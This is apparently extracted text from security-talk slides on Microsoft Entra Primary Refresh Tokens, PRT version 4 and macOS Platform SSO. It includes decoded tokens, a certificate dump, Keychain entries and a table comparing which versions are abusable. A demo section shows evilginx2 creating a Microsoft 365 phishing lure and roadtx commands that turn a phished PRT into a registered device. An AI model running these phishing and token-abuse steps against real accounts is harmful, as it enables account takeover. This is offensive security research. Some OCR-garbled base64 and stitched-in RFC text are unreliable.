VRZM01Ga3dFd1lIS29aSXPqMENBUVLJS29aSXPqMERBUWNEUwDBRVJqNDNEdzc4a2Iy0TViRddDXC9hTWhEa0lua3ZhRXNEU1
R40Gh6cWJxb2ZEeTJ5cE1rTwITlFjNHZoditHK2p3UHJcL0JocnRYMk9QeG5LcFhxamseXFpQjBEQ0J6VEFNQmd0VkhSTUJ
BZjhFQWpBQU1CWUdBMVVkSlFFQlwvd1FNTUFvR0NDc0dBUVVGQndNQ01BNEdBMVVkRHdFQlwvd1FFQXdJSGdEQwLCZ3NxaGtp
```



PRT request and broker mechanics – PRT v4

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
1
  "alg": "ES256",
  "typ": "JWT",
  "x5c": [
```

```
"MIIDNzCCAh+gAwIBAgIQiWQY+qWtj6tCJsnexcWQeDANBgkqhkiG9w
0BAQsFADB4MXYwEQYKCZImiZPyLGQBGRYDbmV0MBUGCgmSJomT8ixkA
RkWB3dpbmRvd3MwHQYDVQQDExZNUy1Pcmdhbm16YXRpb24tQWNjZXNz
MCsGA1UECxMkODJkYmFjYTQtM2U4MS00NmNhLT1jNzMtMDk1MGmxZWF
jYTk3MB4XDTI0MDUyOTA5MDU0MFoXDTM0MDUyOTA5MzU0MFowLzEtMC
sGA1UEAxMkJU5NTAyZDMtZGZj0S00ZmMxLTgyNWUtMzE0MDJiNGRhM
TY3MFkwEwYHKOZIzj0CAQYIKoZIzj0DAQcDQgAERj43Dw78kb295bD7
C/aMhDkInkvaEsDRTx8hzqbqofDy2ypMkMkHNQc4vhv+G+jwPr/Bhrt
X2OPxnKpXqjg1yqOB0DCBzTAMBgNVHRMBAf8EAjAAMBYGA1UdJQEB/w
QMMAoGCCsGAQUFBwMCMA4GA1UdDwEB/wQEAvIHgDAiBgsqhkIG9xQBB
YIcAgQTBIEQ0wKVJcnfwU+CXjFAK02hZzAiBgsqhkIG9xQBBYIcAwQT
BIEQSAWN/soZJEaG04/gFuuCUzAiBgsqhkIG9xQBBYIcBQQTBIEQzUI
qqYy/ukaqTmTLyeAw2TAUBgsqhkIG9xQBBYIcCAQFBIECRVUwEwYLKo
ZIhvcUAQWCHACEBASBATEwDQYJKoZIhvcNAQELBQADggEBAEI+CsI7/
MKFXs1H2J3rGJtbs51tW1pq7sQjpdF05z2KvcR4zJ9Wn9s1n8SCpDwI
vTYTgd6i4vGuE5pTjs8Fbr75HTriGE8bm262WirpuYDVngtelCCbXaR
8PM79mn0Q4S0gQzfMDbsQIXLgctJm297INjexbF3pKFzbRsAaJ/IEUu
xvsjy0BYUzFdBBGcE/Xhf7w1kL3zTGrx1ZVPcpZg53U6h465k9unPjt
ysjYStEnS031sWr1uiRShksg1V0eaby+PrINQfdPP5XZ1JVbREdS0wA
A7Xg63iftGE96UkgNJ9mK5Kb1Sd1nvHV04VinYq9HhYawWit2LXup7/
Q71g="
]
```

Version: 3 (0x02)
Serial number: 182623971744532922801731463376015822968 (0x896418faa5ad8fab4226c9dec5c59078)
Algorithm ID: SHA256withRSA
Validity
Not Before: 29/05/2024 09:05:40 (dd-mm-yyyy hh:mm:ss) (240529090540Z)
Not After: 29/05/2034 09:35:40 (dd-mm-yyyy hh:mm:ss) (340529093540Z)
Issuer
DC = net
Subject
CN = 259502d3-dfc9-4fc1-825e-31402b4da167
Public Key
Algorithm: EC
Curve Name: secp256r1
Length: 256 bits
pub:
04:46:3e:37:0f:0e:fc:91:bd:bd:e5:b0:fb:0b:f6:8c:
84:39:08:9e:4b:da:12:c0:d1:4f:1f:21:ce:a6:ea:a1:
f0:f2:db:2a:4c:90:c9:07:35:07:38:be:1b:fe:1b:e8:
f0:3e:bf:c1:86:bb:57:d8:e3:f1:9c:aa:57:aa:38:25:
ca
Certificate Signature
Algorithm: SHA256withRSA
Signature:
42:3e:0a:c2:3b:fc:c2:85:5e:c9:47:d8:9d:eb:18:9b:
5b:b3:9d:6d:5b:5a:6a:ee:c4:23:a5:d1:74:e7:3d:8a:
bd:c4:78:cc:9f:56:9f:db:35:9f:c4:82:a4:3c:08:bd:
36:13:81:de:a2:e2:f1:ae:13:9a:53:8e:cf:05:6e:be:
f9:1d:3a:e2:18:4f:1b:9b:6e:b6:5a:2a:e9:b9:80:d5:
9e:0b:5e:94:20:9b:5d:a4:7c:3c:ce:fd:9a:7d:10:e1:
23:a0:43:37:cc:0d:bb:10:21:72:e0:72:d2:66:db:de:
c8:36:37:b1:6c:5d:e9:28:5c:db:46:c0:1a:27:f2:04:
52:ec:6f:b2:3c:8e:05:85:33:15:d0:41:19:c1:3f:5e:
17:fb:c3:59:0b:df:34:c6:af:19:59:54:f7:29:66:0e:
77:53:a8:78:eb:99:3d:ba:73:e3:b7:2b:23:61:2b:44:
9d:23:b7:d6:c5:ab:d6:e8:91:4a:19:2c:83:55:4e:79:
a6:f2:f8:fa:c8:35:07:dd:3c:fe:57:66:52:55:6d:11:
1d:4b:4c:00:03:b5:e0:eb:78:9f:b4:61:3d:e9:49:20:
34:9f:66:2b:92:9b:d5:27:75:9e:f1:d5:d3:85:62:9d:
8a:bd:1e:16:1a:c1:68:ad:d8:b5:ee:a7:bf:d0:ef:58
Extensions
basicConstraints CRITICAL:
{}
extKeyUsage CRITICAL:
clientAuth



Token request – PRT v4

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache
3 Pragma: no-cache
4 Content-Type: application/jose; charset=utf-8
5 Expires: -1
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 P3P: CP="DSP CUR IND OTRi ONL FIN"
9 x-ms-request-id: 04ba6109-aacf-40f4-936d-f76ae56caa00
10 x-ms-ests-server: 2.1.18105.6 - SEC ProdSlices
11 x-ms-clitem: 1,0,0,295.2846,
12 x-ms-srs: 1.P
13 X-XSS-Protection: 0
14 Set-Cookie: fpc=Av2qL5ZEgpJLu1si1adLAjL1-K9EAQAAAEE4Q6d00AAAAz4o36AEAAABPE0ndDgAAAA; expires=Fri, 28-Jun-2024 12:02:23 GMT; path=/; secure; HttpOnly; SameSite=None
15 Set-Cookie: x-ms-gateway-slice=estsf; path=/; secure; samesite=none; httponly
16 Date: Wed, 29 May 2024 12:02:23 GMT
17 Content-Length: 4051
18
19 eyJlbmMi0iJBMjU2R0NNIiwia2lkIjoic2Vzc2lvbiIsInR5cCI6IkpxVCIsImFwdSI6IkFBQUFBMEZCUkFBQUFFRUVBQlZsdGVKcUtUcy1ncUDQnZwUEVBRjExRHNoeklBYkJRXy14dWUzTldTaTjhHMVVKQlh3T3FIZjFOeFA5N0FNdFJsX2F0YW5qYWoyU09zYUVRckZndyIsImVwayI6eyJjcnyi0iJQLTI1NiIsImt0eSI6IkVDIiwieCI6IkFCVmxBZUpxS1RzLWdxQUNCdnBQRUFGMTEc056SUFiQlFfLXh1ZTN0V1kiLCJ5IjoiVGZCdFZDUVY4RHFoMzlUY1RfZXdETFVaZjJyV3A0Mm85a2pyR2hFS3hZTSJ9LCJhbGciOijFQ0RILUVTIin0..aa7dNGrzulAjtfXt.WuPvFtyaDVJVnRvZ_eSjr40vefTc-Z4pevYEqrIiIpTh6Q2wz6g1fBil0i3tNuuA-v07A9FXv5Ymef6t6Gm-k8zy8KGmhUg_shZTm0qf2YjrqfYIKK9mJ5Hrl70RluD9pyul4ULLg5FVB2gYykF5a9Tw-0PrNSUvN1ji01fVWblqbgbwfnd0HvSA_07hG8eaHrmy3VqwNnfPPV_wN3o3Ry_aHX1dTDFk7qXLGAcI-3TXz1wt8_LsBwv2qzbeX_ndFEuwVGfx2Nk0i_qWWZRxWpsko6P95zln049HXuz_wvDE6gI7jjTwYurfBlgZKPV06EqvDQeI64_bs3wx08kSEDp4nina2eyvn0WIQb60lH6isJ07CdcQv2WKq8Th0_gyHr6i2lBkduJnXC7hk8nayiyumxuM8_92Sbs5VFCkuWAeKXy-yaChIqKclTxu7XMcuA6Ee44
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "enc": "A256GCM",
  "kid": "session",
  "typ": "JWT",
  "apu": "AAAAA0FBRAAAEAEABVlteJqKTsgqACBvpPEAF11DsNzIAbBQ_-xue3NWZN8G1UJBXw0qHf1NxP97AMtR1_atanjaj2S0saEQrFgw",
  "epk": {
    "crv": "P-256",
    "kty": "EC",
    "x": "ABVlteJqKTs-gqACBvpPEAF11DsNzIAbBQ_-xue3NWY",
    "y": "TfBtVCQV8Dqh39TcT_ewDLUZf2rWp42o9kjrgHxEKxYM"
  },
  "alg": "ECDH-ES"
}
```



4.6. Category: Standards Track
ISSN: 2070-1721

This section defines the specifics of key agreement with Elliptic Curve Diffie-Hellman Ephemeral Static [[RFC6090](#)], in combination with the Concat KDF, as defined in Section 5.8.1 of [[NIST.800-56A](#)]. The key agreement result can be used in one of two ways:

1. directly as the Content Encryption Key (CEK) for the "enc" algorithm, in the Direct Key Agreement mode, or
2. as a symmetric key used to wrap the CEK with the "A128KW", "A192KW", or "A256KW" algorithms, in the Key Agreement with Key Wrapping mode.

A new ephemeral public key value MUST be generated for each key agreement operation.



PRT protocol version 4.0

Keychain Access

All Items Passwords Secure Notes My Certificates Keys Certificates

primaryrefreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e-

Kind: application password
Account: fe8d0548-19ca-4624-86d3-8fe016eb8253.a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
Where: primaryrefreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e-
Modified: Today, 05:02

Name

- idtoken-29d9ed98-a469-4536-ade2-f981bc1d605e-a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
- a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
- primaryrefreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e-**
- appmetadata-29d9ed98-a469-4536-ade2-f981bc1d605e-a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
- refreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e-a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
- com.apple.cloud.deviceidentifierrecords
- com.apple.iAdIDRecords
- accesstoken-29d9ed98-a469-4536-ade2-f981bc1d605e-a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
- com.apple.iAdIDRecords
- com.apple.iAdIDRecords
- com.apple.iAdIDRecords
- com.apple.iAdIDRecords
- com.apple.iAdIDRecords
- com.microsoft.CompanyPortal.e
- com.microsoft.CompanyPortal.e
- com.microsoft.CompanyPortal.e
- com.microsoft.CompanyPortal.e
- a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
- appmetadata-9ba1a5c7-f17a-4d
- refreshtoken-9ba1a5c7-f17a-4d
- refreshtoken-1--
- idtoken-9ba1a5c7-f17a-4de9-a1

Attributes Access Control

Access for this item cannot be edited.

Access group for this item:

Name: UBF8T346G9.com.microsoft.identity.ssoextension


Attributes

Name: primaryrefreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e-
Kind: application password
Account: fe8d0548-19ca-4624-86d3-8fe016eb8253.a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9
Where: primaryrefreshtoken-29d9ed98-a469-4536-ade2-f981bc1d605e-
Comments:
 Show password: {"secret":"0.AV8AzUIqqYy_ukaqTmTLyeAw2"}

Save Changes

Save Changes

PRT protocol version 4.0



Primary Refresh Tokens (PRT)


What does the PRT contain?


A PRT contains claims found in most Microsoft Entra ID refresh tokens. In addition, there are some device-specific claims included in the PRT. They are as follows:

- **Device ID:** A PRT is issued to a user on a specific device. The device ID claim `deviceID` determines the device the PRT was issued to the user on. This claim is later issued to tokens obtained via the PRT. The device ID claim is used to determine authorization for Conditional Access based on device state or compliance.
- **Session key:** The session key is an encrypted symmetric key, generated by the Microsoft Entra authentication service, issued as part of the PRT. The session key acts as the proof of possession when a PRT is used to obtain tokens for other applications. Session key is rolled on Windows 10 or newer Microsoft Entra joined or Microsoft Entra hybrid joined devices if it's older than 30 days.

* According to the Microsoft documentation

Member?





PRT protocol version comparison

prt_protocol_version	secret	device_id	session_key	Used by	validity	encryption	stored in keychain
2.0	✓	✓	✓	Windows	90d	RSA sign + AES CBC	✗
3.0 – device bound	✓	✓	✓	Comp portal Mac	90d	RSA sign + AES GCM	✓
3.0 – deviceless	✓	✗	✓	Edge and some onboarding flows	90d	RSA sign + AES GCM	✓
4.0	✓	✓	✗	Platform SSO + SecEncl	90d	ECDSA + ECDH-ES	✓ *

* Not abusable without access to the key material in Secure Enclave





Deviceless PRT phishing to full PRT demo

Demo – Deviceless PRT phishing



New Windows PowerShell

PS C:\Users\User\Desktop\tools\evilginx2> .\run.bat

C:\Users\User\Desktop\tools\evilginx2>.\build\evilginx.exe -p ./phishlets -t ./redirectors -developer

Imp



[17:55:59] [inf] Evilginx Mastery Course: <https://academy.breakdev.org/evilginx-mastery> (learn how to create phishlets)
[17:55:59] [inf] loading phishlets from: ./phishlets
[17:55:59] [inf] loading configuration from: C:\Users\User\.evilginx
[17:55:59] [inf] blacklist: loaded 0 ip addresses and 0 ip masks

phishlet	status	visibility	hostname
example	disabled	visible	
microsoft365	enabled	visible	microsoftOnli...

: lures create microsoft365
[17:56:22] [inf] created lure with ID: 2
: lures get-url 2



Type here to search



5:58 PM
6/26/2024

Deviceless PRT to device and PRTv4

```
(ROADtools) → ROADtools git:(master) ✘ roadtx prtauth -v3 -s urn:ms-dr:s:enterpriseregistration.windows.net/.default  
Tokens were written to .roadtools_auth  
(ROADtools) → ROADtools git:(master) ✘ roadtx device -a register -n troopers --device-type macos14  
Saving private key to troopers.key  
Registering device  
Device ID: fec30f31-e508-4dc9-8bd9-a896762b5805  
Saved device certificate to troopers.pem
```



Deviceless PRT to device and PRTv4

